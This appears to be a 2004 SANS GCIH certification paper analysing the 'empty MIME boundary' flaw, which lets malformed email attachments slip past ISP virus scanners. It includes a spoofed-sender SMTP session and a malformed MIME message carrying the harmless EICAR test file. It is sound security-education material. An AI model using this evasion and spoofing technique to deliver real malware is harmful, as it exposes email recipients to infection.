



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Bypassing the first layer of defense provided by an ISP using an empty MIME boundary

GIAC Certified Incident Handler (GCIH)
Practical Assignment, Version 4

By Sophie Martel

31 December 2004

© SANS Institute 2005, Author retains full rights.

Abstract

This paper analyzes a non-malicious attack performed by the author through an e-mail attachment. On 13 September 2004 the National Infrastructure Security (NISCC) published an advisory describing vulnerabilities affecting Multipurpose Internet Mail Extension (MIME) implementations¹. Various software products need to interpret MIME and they can all be affected by the vulnerabilities identified in the published advisory. This paper first demonstrates how a reconnaissance tool can be used to establish if the first layer of defense provided by a ISP is vulnerable to an attack performed using a “empty MIME boundary”. The paper also explains the steps that can be taken by an attacker to exploit the vulnerability. Six incident handling steps are finally covered from the perspective of a home user.

© SANS Institute 2005, Author retains full rights.

¹National Infrastructure Security Co-Ordination Centre

Table of Contents

<u>1</u>	<u>Statement of Purpose</u>	1
<u>2</u>	<u>The Exploit</u>	2
<u>2.1</u>	<u>Name: Empty MIME Boundary Vulnerability</u>	2
<u>2.2</u>	<u>Protocol /Service/ Application</u>	4
<u>2.2.1</u>	<u>US-ASCII</u>	4
<u>2.2.2</u>	<u>TCP IP Stack</u>	4
<u>2.2.3</u>	<u>Domain Name System (DNS)</u>	10
<u>2.3</u>	<u>Description "Empty MIME Boundary Vulnerability"</u>	10
<u>2.4</u>	<u>Signature of the attack</u>	12
<u>3</u>	<u>Stages of the Attack</u>	14
<u>3.1</u>	<u>Reconnaissance</u>	15
<u>3.2</u>	<u>Scanning</u>	18
<u>3.3</u>	<u>Exploiting the System</u>	20
<u>3.4</u>	<u>Network diagram</u>	26
<u>3.5</u>	<u>Keeping Access</u>	28
<u>3.6</u>	<u>Covering tracks</u>	29
<u>4</u>	<u>The Incident Handling Process</u>	31
<u>4.1</u>	<u>Preparation</u>	32
<u>4.2</u>	<u>Identification</u>	33
<u>4.3</u>	<u>Containment</u>	36
<u>4.4</u>	<u>Eradication</u>	39
<u>4.5</u>	<u>Recovery</u>	40
<u>4.6</u>	<u>Lessons Learned</u>	44
<u>4.7</u>	<u>Extras</u>	45
<u>4.7.1</u>	<u>Sanitizing MIME boundaries</u>	45
<u>4.7.2</u>	<u>Spyware Adware and keystroke logging programs</u>	46

2 Statement of Purpose

Occasionally, sensitive business work is performed on my home network because it is assumed that my ISP has implemented adequate protections against malicious code. Consequently, the advisory released on 13 September 2004 by the National Infrastructure Security Co-Ordination Center (NISCC)², describing vulnerabilities affecting Multipurpose Internet Mail Extension (MIME) implementations, was preoccupying. MIME is a standard that allows adding attachments to an e-mail. MIME can also be used to encode files to be transferred in the World Wide Web (WWW) by the Hypertext Transfer Protocol (HTTP). Therefore, various software products need to interpret MIME and they can all be affected by the vulnerabilities identified in the published advisory. The products are: E-mail clients, Web browser, Personal Computer Antivirus products, Web Content checkers and ISP Mail Content Checkers (MCC)³.

The exploit that this paper covers is taking advantage of one of the vulnerability listed in the NISCC advisory. It uses an empty MIME boundary to hide the Eicar antivirus test pattern⁴ in an e-mail attachment. All e-mail systems consist of at least three components: a Mail Transport Agent (MTA), a Mail Delivery Agent (MDA) and a Mail User Agent (MUA). The MTA sends messages from one server to another. The MDA delivers mail received from an MTA to a mailbox. The MUA is the client software used by a user to read and send e-mails. For example, Microsoft Outlook is a MUA. The MDA is usually an integrated part of the MTA. In this paper, we do not differentiate between the two functions and we use the term MTA. For home use, Internet Service Providers (ISP) offer the service of an MTA. Most of the time before delivering mail, ISPs' MTA remove the malicious content from the e-mails with a Mail Content Checker (MCC). There are many different MCCs available. Some reject messages when they have malicious code attached, others delete just the attachment and allow the rest of the message through to the recipient. However, just like it is possible for an attacker to bypass the Antivirus software on a Personal Computer (PC), it is possible to bypass a MCC. In addition, because the MIME specification is vague on certain key points about what is valid MIME, MCC, PC Antivirus Software and MUA almost always interpret MIME differently. For example, Outlook interprets invalid MIME structures much more liberally than most MCCs and PC Antivirus. This results in malicious content being "invisible" to a MCC and /or to a PC Antivirus, but visible to a MUA.

These days, the key to an optimal security posture is defense in depth. The doctrine of defense in depth is that more layers of defense make it harder to perform an attack from an attacker's perspective. Usually when users have a

² National Infrastructure Security Co-Ordination Centre

³ O'Neal M.

⁴ Duddin P.

MUA on their workstation, they also have an Antivirus product running. The MCC is the first layer of defense and the workstation Antivirus is the second. This sounds good but it also means that if the ISP MCC can be bypassed it should be considered as an adverse security event. It gets an attacker one step closer to a successful attack. This paper demonstrates how a reconnaissance tool can be used to establish if the first layer of defense provided by a ISP is vulnerable to an attack performed using a “empty MIME boundary”. It also explains the steps that can be taken by an attacker to exploit the vulnerability. Six steps of incident handling are also covered from the perspective of a victim on a home network.

3 The Exploit

3.1 Name: Empty MIME Boundary Vulnerability

On 13 September 2004 NISC Vulnerability Advisory 380375/MIME was released. The advisory stated that different variance of MIME implementation could take advantage of limitations in the standard and represent vulnerabilities that could bypass the different layer of defense⁵:

- *NISCC/380375/MIME/1; CVE number: CAN-2003-1014*
- *NISCC/380375/MIME/2; CVE number: CAN-2003-1015*
- *NISCC/380375/MIME/3; CVE number: CAN-2003-1016*
- *NISCC/380375/MIME/4; CVE number: CAN-2004-0051*
- *NISCC/380375/MIME/5; CVE number: CAN-2004-0052*
- *NISCC/380375/MIME/6; CVE number: CAN-2004-0053*
- *NISCC/380375/MIME/7; CVE number: CAN-2004-0161*
- *NISCC/380375/MIME/8; CVE number: CAN-2004-0162*

This paper analyses an instance of NISCC/380375/MIME/2 using the reconnaissance technology (malformed e-mail) provided by Testvirus.org⁶, more precisely, through Test#23. Most test e-mail generated by Testvirus.org allows sending the Eicar test String pattern (Eicar.com) within an e-mail attachment:

- *Test #1: Eicar pattern sent using base64 encoding*
- *Test #2: Eicar pattern sent using binary encoding*
- *Test #3: Eicar pattern sent using quoted-printable encoding*
- *Test #4: Eicar pattern sent using uuencoding*
- *Test #5: Eicar pattern sent using BinHex encoding (this is a rarely used Macintosh mail format)*
- *Test #6: Eicar pattern embedded within another MIME segment*

⁵ National Infrastructure Security Co-Ordination Centre

⁶ Testvirus.org

- *Test #7: Eicar pattern sent using uuencoding within a MIME segment*
 - *Test #8: Eicar pattern sent using BinHex encoding within a MIME segment*
 - *Test #9: Eicar pattern sent as an inline attachment*
 - *Test #10: Eicar pattern embedded within an RFC822 message*
 - *Test #11: Eicar pattern within a ZIP file*
 - *Test #13: Eicar pattern sent from Pegasus, which formats e-mail in strange ways*
 - *Test #14: Eicar pattern sent in a Microsoft TNEF file (winmail.dat)*
 - *Test #15: Eicar pattern without quotes around the filename*
 - *Test #16: Eicar string in HTML, to ensure that your mail server scans HTML segments*
 - *Test #17: Eicar pattern hidden using the "CR Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #18: Eicar pattern within zip file hidden using the "Space Gap Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #19: Eicar pattern within zip file hidden using the "Blank Folding Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #20: Eicar pattern within zip file hidden using the "MIME Boundary Space Gap Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #21: Eicar pattern within zip file hidden using the "Long MIME Boundary Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #22: Eicar pattern within zip file hidden using the "MIME Continuation Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #23: Eicar pattern within zip file hidden using the "Empty MIME Boundary Vulnerability" (attachment can be opened by all versions of Microsoft Outlook and Outlook Express)*
 - *Test #26: Eicar pattern within a double ZIP file (i.e. a zip within a zip).*
- **New**

Test#23 allows determining if it is possible to bypass a layer of protection via a MIME message using white space (newlines)⁷ in an unusual fashion (empty MIME boundary). The Eicar pattern is an antivirus test file⁸. To simplify the matters for users, Antivirus vendors have agreed to make their products recognize and treat the Eicar test pattern as an actual virus, so their products may be tested without having to use actual malicious code. The Eicar file is a DOS program that prints the message "EICAR-AV-TEST" when run. The

⁷ Durham University Computer Society

⁸ Duddin P.

Testvirus.org Test#23 embeds the Eicar test pattern in an invalid MIME structure that is recognized by many MUAs such as MS Outlook, but not recognized by many MCCs.⁹

At the present time, this vulnerability is a concern. The empty MIME boundary vulnerability can be exploited, by a virus using fragment of different types of already existing malicious code such as Netsky, Nimda and Badtrans¹⁰ or by new viral code.

3.2 Protocol /Service/ Application

This section presents various concepts and terms necessary to understanding the rest of the document.

3.2.1 US-ASCII

The American Standard Code for Information Interchange (ASCII) is the most common character set used in computers today.¹¹ US-ASCII is used to express, space, numbers, most basic punctuation, unaccented letters (a-z and A-Z) and some control code.

3.2.2 TCP IP Stack

The data is distributed through the Internet using the Internet Transmission Control Protocol/ Internet Protocol (TCP/IP) stack. The TCP/IP stack is divided in four layers of protocols. Each layer provides complementary functionalities. Layer 1, the link layer is responsible for sending and receiving data on a physical medium. Layer 2 (the network layer) is responsible for routing data through a network. Layer 3 (the transport layer) is responsible for data reliability. Layer 4, the application layer, represents the protocols designed to perform jobs like e-mail delivery.

Every computer has a unique layer 2 identifier called an IP address. To ensure that all computers have a unique IP address, a 32-bit integer is used. To facilitate communicating IP addresses the 32-bit integer is broken down into four bytes. Each byte is then converted into a decimal and the decimals are separated by a dot (period). An example address is as follow: 192.136.7.4.

A concept of port number is used at layer 3¹² to name the ends of a logical

⁹ Testvirus.org

¹⁰ Frankland J.

¹¹ FOLDOC

¹² Information Sciences Institute University of Southern California

connection between two end devices. This logical connection further provides layer 4 services to unknown callers. There are 3 categories of port numbers: the Well Known Ports (0 through 1023), the Registered Ports (1024 through 49151), and the Dynamic and/or Private Ports (49152 through 65535).

Using a layering approach is advantageous because when a network application or a new type of hardware is produced only the protocol for that application or that hardware needs to be created: there is no need to conceive the whole stack. The following sub-sections present three layer 4 protocols and its assigned layer 3 port number, that are referred to in this document: SMTP (port 25), POP3 (port 110) and HTTP (port 80).

3.2.2.1 SMTP

RFC 2821¹³ specifies the Simple Mail Transfer Protocol (SMTP). SMTP is the main protocol used for the transport of Internet e-mails. It allows sending e-mails between MTAs. SMTP is also generally used to send messages from the MUA to the MTA. SMTP e-mails require an envelope in addition to the content. The SMTP envelope consists of at least an originator address and one or more recipient addresses. The message content includes the message headers and the message body. MIME¹⁴ provides a standard to structure a message body. Table 1 presents the transcript of something similar to what someone eavesdropping on a simple SMTP "conversation" would see (the commands issued by the sender are in bold).

COMMAND	EXPLANATION
helo localhost	The HELO command tells where the e-mail is being sent from. The HELO command should contain an existing domain or, should be the the fully qualified hostname of the sending MTA (Strictly speaking, "localhost" is an invalid HELO but it is used in this paper as a generic term)
250 relais.myisp.ca OK, [24.114.157.196].	If the HELO command is accepted, the MTA returns a 250 OK reply.

¹³ Klensin J.

¹⁴ Freed N., Innosoft and Borenstein N.

<code>mail from:<asdasd@myisp.ca></code>	MAIL FROM is part of the message "envelope" and tells the SMTP-receiver that a new mail transaction is starting, and were the sender is. MAIL FROM should use an existing domain.
<code>250 2.5.0 Address Ok.</code>	If the MAIL FROM command is accepted, the MTA returns a 250 OK reply.
<code>rcpt to:<myname@myisp.ca></code>	RCPT TO must be to an address hosted by the receiving MTA and tells who the recipient is.
<code>250 2.1.5 myname@myisp.ca OK.</code>	If the RCPT TO command is accepted, the MTA returns a 250 OK reply.
<code>data</code>	Indicates the end of the envelope portion of the message and beginning of the message content. If the mail transaction is incomplete (for example, no recipients) the DATA command will fail.
<code>354 Enter mail, end with "." on a line by itself</code>	If the command is accepted, the MTA returns a 354 intermediate reply and considers all succeeding lines to be the message text.
<code>From: <servicesupport@rogers.com> To: <mysister@myisp.ca> Subject: explaining smtp This is were text is typed</code>	The message body must have one blank line between the headers and the body of the message. The To: and From: headers will be seen in TO and FROM fields of the e-mail. The MAIL FROM and RCPT TO don't have to match the MAIL FROM and RCPT TO data.
<code>▪</code>	Indicates the end of the mail data.
<code>250 OAA08757 Message accepted for delivery</code>	The receiving MTA sends a 250 OK reply when the end of text is received and stored.
<code>quit</code>	Close the connection.

221 2.3.0 Bye received. Goodbye. Connection closed by foreign host.	Connection closing.
--	---------------------

Table 1: SMTP Conversation

3.2.2.2 MIME

RFC 822¹⁵ first defines the format of an Internet text message body. However, RFC 822 only specifies the format of a flat US-ASCII text message. RFC 2045 to 2049¹⁶ (MIME) redefines the format of messages allowing the configuration of multipart messages (see green circles in Figure 1) including non-textual message parts using different media type (i.e.: text, zip, audio, video, etc...). RFC 2045 describes five header fields: A MIME-Version header field, a Content-Type header field, a Content-Transfer-Encoding header field, a Content-ID header field and a Content-Description header field.

As illustrated in Figure 1 the MIME-Version header field provides means for the mail-processing agent (i.e. MTA, MUA) to recognize that the message conforms to MIME. Other than that, only the Content-Type header field is relevant to this paper. The Content-Type header field specifies the type of data carried in the message body. Various levels of Content Type header can be used. The top level is used to declare the general type of the data (multipart/mixed: blue circle in Figure 1). The lower levels are used to define the specific format for the different subtype (text and application/zip: green circle in Figure 1). The Content-Type header field also provides a set of parameters that can be required for some media type. The set of meaningful parameters depends on the media type. The “boundary” parameter is required when the “multipart” media type is used (see red circle in Figure 1).

¹⁵ Crocker D

¹⁶ Freed N.,Innosoft and et al., Freed N.,Innosoft and Borenstein N., University of Tennessee and Moore K.

```

SMTP: Line 13: MIME-Version: 1.0
SMTP: Line 14: Content-Type: multipart/mixed; boundary="MIMEStream=_0+58162
SMTP: Line 15: _48873923382462_83902278766"
SMTP: Line 16:
SMTP: Line 17: --MIMEStream=_0+58162_48873923382462_83902278766
SMTP: Line 18: Content-Type: text/plain; charset="us-ascii"; format="flowed
SMTP: Line 19: "
SMTP: Line 20: This message was sent to you because you or someone you know
SMTP: Line 21: is testing your mail server's virus scanner at: http://www
SMTP: Line 22: .testvirus.org
SMTP: Line 23: This test message contains: Test #23: Eicar virus within zip
SMTP: Line 24: file hidden using the "Empty MIME Boundary Vulnerability" (
SMTP: Line 25: attachment can be opened by all versions of Microsoft Outloo
SMTP: Line 26: k and Outlook Express)
:
SMTP: Line 3: --MIMEStream=_0+58162_48873923382462_83902278766
SMTP: Line 4: Content-Type: application/zip; name="eicar.zip"; x-mac-type="
SMTP: Line 5: 705A4950"; x-mac-creator="705A4950"
SMTP: Line 6: Content-Transfer-Encoding: base64
SMTP: Line 7: Content-Disposition: attachment; filename="eicar.zip"
SMTP: Line 8: UEsDBAoAAAAAGZGpiw8z1FoRAAAAEQAAAAJAAAAARU1DQVIuQ09NWDVPIVA1
SMTP: Line 9: QEFQWzRcUFpYNTQo
SMTP: Line 10: UF4pN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUFOVEl1SVVJVVUy1URVNULUZJTEUH
SMTP: Line 11: JEgrSCpQSwECFAAK
SMTP: Line 12: AAAAAABmRqYsPM9RaEQAAABEAAAAACQAAAAAAAAABACAAAAAAAAAARU1DQVIu
SMTP: Line 13: Q09NUEsFBgAAAAAB
SMTP: Line 14: AAEEANwAAAGsAAAAAA==
SMTP: Line 15: --MIMEStream=_0+58162_48873923382462_83902278766--

```

Figure 1: MIME

The Content-Type multipart is used when one or more set of different type of data (media type) is used in a single message. In this case, the message is formed of one or more body parts, each separated by a boundary delimiter line (in Figure 1 "--MIMEStream=_0+58162_48873923382462_83902278766"). The boundary delimiter line is defined at the beginning of the message in a boundary parameter. The Content-Type multipart message always terminates by a closing boundary line. The boundary delimiter line is distinguished by a line break, two hyphens (--), followed by the boundary parameter, optional linear white space and another closing line break. The closing boundary line is the same as the boundary delimiter line with the addition of two hyphens (--) after the boundary parameter value. The boundary delimiter must start at the beginning of a line. According to RFC 2046 the boundary parameter value must be unique and the boundary delimiter must not appear in any of the body parts. Also, the parameter value must not be longer than 70 characters and must not end with a white space. RFC 2046 states that "the simplest boundary delimiter line possible is something like "---", with a closing boundary delimiter line of "----". White spaces at the end of a boundary delimiter line must be deleted. After

the boundary delimiter line, most body part includes a header area, a blank line and a body. When the header field is not provided, the content type of the body part is assumed to be plain text US-ASCII characters. RFC 2046 indicates that the areas before the first boundary delimiter line and after the closing boundary delimiter line can include information that shall be ignored by implementations.

3.2.2.3 POP

The Post Office Protocol (POP) allows a MUA to download e-mails from a "message store" which is fed by the MTA (but is not always part of it). The MTA holds the mail until the user downloads the e-mail using POP. There are two different versions of POP: POP2 and POP3. POP2 requires SMTP to send messages; however, the most recent version, POP3, can work with or without SMTP.

POP is not to be confused with SMTP. SMTP is used to transfer e-mail across the Internet. The sender sends e-mail with SMTP and it gets to a MTA. The receiver MUA uses POP3 to obtain the mail from the MTA.

3.2.2.4 HTTP

World Wide Web clients and servers use the Hypertext Transfer Protocol (HTTP). It defines how messages are transmitted as well as the format. The first version of HTTP, HTTP/0.9, only allowed raw data transfer across the Internet. HTTP/1.0¹⁷ allowed messages to be in the format of MIME-like messages. HTTP/1.1 allowed even more functionality. HTTP "methods" are the commands that clients, such as a web browser, use to request actions from a web server. For example, the GET method requests a file from the web server. The POST method is used to transmit data, such as form fields, from a client to a server.

3.2.2.5 HTTP Proxies

An HTTP proxy accepts HTTP method requests from a web client and relays them to a web server. Proxies are most often used when there is no direct connection between client and server, such as when the client is behind a restrictive firewall. To the web client, the proxy acts as a server. To the external web server, the proxy acts as a client, recreating each request from the internal web client then relaying replies back to the client.

Most proxies also implement the HTTP "connect" method, which permits a

¹⁷ Freed N., Innosoft and Borenstein N. (RFC 2046)

¹⁸ Berners-Lee T., Fielding R. and Frystyk H.

direct tunnel between web client and web server. The CONNECT method was intended for SSL requests, where encryption prevents the proxy from acting as either a client or a server. When using CONNECT, each byte from the client is transmitted word for word to the server and vice versa.

An unintended side effect of the pass-through nature of the CONNECT is that it can be used to connect to non-HTTP servers, such as an MTA. This can be used to hide the origins of malicious SMTP messages.

3.2.3 Domain Name System (DNS)

The Domain Name System (DNS) facilitates user's transmission around the Internet. As explained in section 2.2.2, every computer has a layer 2 identifier called an IP address. The IP address is to a certain extent a complicated string of numbers that is hard to remember. The DNS allows a "domain name" (string of letters) to be used instead of an IP address. Consequently one could type www.testvirus.org instead of typing something like 206.158.107.165.

In order to actually deliver e-mails, the sender needs to find a MTA that will accept mail for delivery. The DNS holds a database of records (see table 2 for example), which map domain names to various types of addresses (website address, e-mail addresses, other internet applications address). For example, the "nslookup" command can be used within a command prompt window to query a DNS. There are many different kinds of records that can be queried. Table 2 describes two of those records that are used in this paper.

TYPE OF RECORD	EXPLANATION
Address Records (A)	This record states the IP address and the hostname of a given machine.
Mail Exchange Records (MX)	This record contains a priority list ordering attempts to deliver mail through different mail servers as well as an IP address.

Table 2: DNS Record

3.3 Description "Empty MIME Boundary Vulnerability"

The "Empty MIME Boundary Vulnerability" allows MIME content evasion. In other words, the MCC can be bypassed by a MIME message using white space (newlines)¹⁹ in an unusual fashion. Most MCC allows removing file attachments that contain viruses. However, by using malformed MIME in a message this functionality can frequently be evaded (not always: it depends on the MIME

¹⁹ Durham University Computer Society

parsing abilities of the MCC).

As explained in section 2.2.2.2, RFC 2046 states that the boundary parameter value must consist of 1 to 70 characters and shall not end with white space (tab, new line). RFC 2046 also explains that the boundary parameter value must be unique. Not following the standard can result in some unreliable behaviour that can prevent some products from detecting a threat within a data stream.

When, a MCC is presented with a MIME message that contains an empty MIME boundary (see Figure 2), it tends to respond in one of the following two ways:

1. It identifies the MIME message as malformed and remove the malicious code; and
2. It fails to interpret some of the multipart message and let the malicious code go through.

```
SMTP: Line 7: Subject: Virus Scanner Test #23
SMTP: Line 8: Mime-Version: 1.0
SMTP: Line 9: Content-Type: multipart/mixed;
SMTP: Line 10: <0>boundary=
SMTP: Line 11: ;
SMTP: Line 12: ;
SMTP: Line 13: Content-Type: text/plain; charset='us-ascii'; format=flowed
SMTP: Line 14: ;
SMTP: Line 15: This message was sent to you because you or someone you know
is testing your mail server's virus scanner at: http://www
.testvirus.org
SMTP: Line 16: This test message contains: Test #23: Eicar virus within zip
file hidden using the "Empty MIME Boundary Vulnerability" (
attachment can be opened by all versions of Microsoft Outloo
k and Outlook Express)
```

Figure 2: Empty MIME Boundary

Obviously, the first of the two way mentioned above is the correct action for a MCC. However, a MCC by misinterpreting a MIME message could for example consider part of the body of the message as the areas before the first boundary delimiter line or after the closing boundary delimiter line and ignore the information, thus fail to interpret some of the multipart message.

In order to use the empty MIME boundary vulnerability as an attack mechanism, one must first identify a target that misinterprets malformed MIME as described above. Then, the empty MIME boundary vulnerability can be used to propagate malicious code. In Test#23, the Eicar test pattern is used as part of a reconnaissance tool. However, malicious code could replace the Eicar test string virus in a spoofed e-mail.

3.4 Signature of the attack

MCCs primarily detect malicious code by recognizing signature patterns (byte sequences) of known malicious code. When a sequence in the e-mail attachment matches a signature of known malicious code, action can be taken such as to remove the attachment or reject the entire e-mail message. However, my ISP MCC did not detect any signature within Test#23's e-mail. Figure 3 presents the unmodified message that was received from my ISP as part of a test and Figure 4 presents a Sniffer capture of Eicar.com zipped. Note the every Figure in this document has been sanitized to keep some of the information confidential: the name of my ISP is replaced with "myisp", my acronym is replaced by "myname".




Figure 3: Test#23 E-Mail

```

Line 7: Content-type: application/zip; x-mac-creator=705A4950; x-mac
      -type=705A4950;
Line 8:   name=eicar.zip
Line 9: Content-transfer-encoding: base64
Line 10: Content-disposition: Attachment; filename=eicar.zip
Line 11:
Line 12: UEsDBAoAAAAAGZGpiv8z1FoRAAAAEQAAAAJAAAAARUIDQVIuQ09NWDVPIVA1
      QEFQWzRcUFpYNTQo
Line 13: UF4pN0NDKtd9JEVJQ0FSLVNUQU5EQVJELUFOVE1WSVJVUy1URVNULUZJTEUH
      JEgrSCpQSvECFAAK
Line 14: AAAAAABmRqYsPM9RaEQAAABEAAAACQAAAAAAAAAABACAAAAAAAAAAARUIDQVIu
      Q09NUEsFBgAAAAAB
Line 15: AAEANwAAAGsAAAAAAA==
Line 16:

```

Figure 4: Sniffer Capture Of Zipped Eicar Pattern

Nevertheless, my ISP's MCC can recognize the Eicar.com signature within Eicar.zip. In fact, as per Figure 5, it identified and deleted the attachment (Eicar pattern within a ZIP file - see section 2.1) in Test#11's e-mail.




Figure 5: Test#11's E-mail

Most Personal Computer Antivirus solution can also detect Eicar.com. For example, Figure 6 shows the Eicar.com properties as defined by Norton

Antivirus.




Figure 6: Eicar.com Virus Information Provided By Norton Antivirus

4 Stages of the Attack

The fact that Test#23 e-mail's attachment was received from Testvirus.org is a clear indicator that an attacker can bypass my ISP's MCC. The Eicar pattern in Test#23 is not harmful; however, malicious code could replace the Eicar pattern. In fact, the chances are that if my ISP does not correct this vulnerability, some day one of my ISP's clients will be the victim of an attacker. Occasionally sensitive business work is being done on my home network. Consequently, there was a need to test the vulnerability of my ISP MCC. This section explains how an attack could be performed, taking advantage of the empty MIME boundary vulnerability, by following the different stage of the attack: reconnaissance, scanning, exploiting the system, keeping access and covering tracks²⁰.

²⁰ SANS Institute and Skoudis E. (Volume 4.2 p.17)

4.1 Reconnaissance

